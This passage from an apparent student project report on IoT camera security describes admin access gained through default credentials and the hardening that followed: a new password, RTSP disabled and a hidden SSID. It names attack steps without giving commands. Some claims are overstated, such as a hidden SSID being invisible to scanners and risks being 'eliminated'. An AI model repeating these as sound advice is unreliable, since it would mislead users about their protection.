


Figure 3.6: Gaining administrative control over the camera's system interface.

Figure Description: This figure shows the internal management portal of the IP camera after bypassing security using default credentials. The screenshot highlights the "Upgrade Firmware" and user management sections, proving that the attacker has reached the highest level of authorization. At this stage, an attacker could potentially disable the device, inject malicious firmware, or permanently lock out the rightful owner.

Chapter Four

Security Mitigation and Hardening

4.1 Management Interface Security:

To address the vulnerability identified in section 3.5, the default administrative password was updated to a strong, complex credential. This effectively blocks unauthorized users from accessing the firmware and system settings.




Figure 4.1: Securing the administrative interface with complex credentials

Figure Description: This figure illustrates the first step of the hardening process, where the default credentials are replaced with a complex password within the camera's user management settings. By eliminating "admin/admin" or other common default pairs, the device's first line of defense is significantly strengthened against unauthorized web-based access and brute-force attempts.

4.2 Protocol Hardening: Disabling RTSP:

In response to the reconnaissance findings in section 3.4, the unencrypted RTSP service was disabled. By closing port 554, the risk of video stream interception by unauthorized network users is eliminated.




Figure 4.2: Disabling the insecure RTSP protocol to protect data privacy.


Figure Description: The figure demonstrates the technical mitigation of the RTSP vulnerability. By selecting the **"Disable"** option (**RTSP关闭**) in the device settings, the camera stops broadcasting its video feed over **port 554**. This ensures that even if an attacker manages to join the local network, they will no longer be able to intercept or view the live surveillance stream, thereby protecting the user's physical and digital privacy.

Table 4.1: Security Analysis and Translation of RTSP Options

Security Assessment	English Translation	RTSP Configuration (Chinese)
High Security: Completely shuts down the streaming service and closes port 554.	RTSP Disable	RTSP关闭
Critical Risk: Stream is public and accessible by anyone on the network without a password.	RTSP Enable, No Auth	RTSP使能 关闭认证
Low Security: Credentials are sent in a format that is easily intercepted and decoded.	RTSP Enable, Basic Auth	RTSP使能 基本认证
Medium Security: Uses a challenge-response mechanism to protect credentials, but the stream remains open.	RTSP Enable, Digest Auth	RTSP使能 摘要认证

4.3 Network Level Defense: Hidden SSID and Isolation:

To prevent the initial network breach shown in sections 3.2 and 3.3, a dedicated IoT network was created. The SSID was set to '**Hidden**' and a WPA2 encryption policy was recommended to make the network invisible and resistant to handshake cracking attacks.



The screenshot displays a web-based configuration interface for a wireless router. At the top left, there is a blue back arrow and the text "Back". Below this, the configuration fields are as follows:

- Wi-Fi name:** A text input field containing "HUAWEI_H122_E93C".
- Security mode:** A dropdown menu currently set to "WPA2-PSK".
- Wi-Fi password:** A password input field with masked characters ".....". To its right is an eye icon for toggling visibility and a green badge labeled "Strong".
- Hide Wi-Fi:** A checkbox that is checked, indicated by a blue checkmark icon. This option is highlighted with a red rectangular border.

Below the "Hide Wi-Fi" checkbox, a greyed-out explanatory text reads: "When hidden, the Wi-Fi name needs to be entered correctly on devices connecting to the Wi-Fi." At the bottom center of the form is a large, light grey button labeled "Save".

Figure 4.3: Implementing network segmentation and SSID hiding for advanced IoT protection

Figure Description:

The figure above shows the configuration of the wireless router to enhance the security of the IoT environment. By enabling the "Hide Wi-Fi" option, the network name (SSID) is no longer broadcasted to nearby devices. This provides an additional layer of security by making the network invisible to casual scanners and wardriving tools, thereby significantly reducing the chances of a targeted de-authentication or brute-force attack from occurring.

4.4 Final Summary and Conclusion:

This project provided a comprehensive practical and technical assessment of IoT security within smart home environments. Moving beyond theoretical analysis, this study demonstrated through a **live simulation** how an attacker can discover and exploit vulnerabilities in IoT devices—such as the IP Camera—using Kali Linux. The research successfully executed a full attack lifecycle, including WPA2 handshake cracking, network reconnaissance via **Nmap**, and gaining unauthorized administrative control through default credentials.

In response to these threats, the project implemented a **Defense in Depth** strategy. By hardening device configurations (changing default passwords and disabling insecure RTSP services) and applying advanced network defenses (creating a dedicated Hidden SSID and implementing network segmentation), the system's security posture was significantly strengthened. This practical execution proves that while IoT devices introduce significant risks, they can be effectively secured through proactive technical controls.

Key Insights:

- **Practical Vulnerability:** IoT devices remain a primary target due to weak factory configurations and insecure open ports (e.g., Port 554).
- **The Power of Segmentation:** Network segmentation and SSID hiding are among the most effective practical defenses for isolating IoT traffic and preventing lateral movement.
- **Credential Hardening:** Changing default credentials is the most basic yet critical step in preventing total system compromise.
- **Layered Security:** A multi-layered approach (Device + Network layers) is essential for reducing the attack surface in a modern smart home.

Closing Statement: This study transitions from theoretical foundations to practical application, offering a validated roadmap for securing smart home ecosystems. By demonstrating both the exploitation and the mitigation phases, this research emphasizes that protecting digital environments requires continuous technical hardening, informed configuration, and a proactive security mindset.

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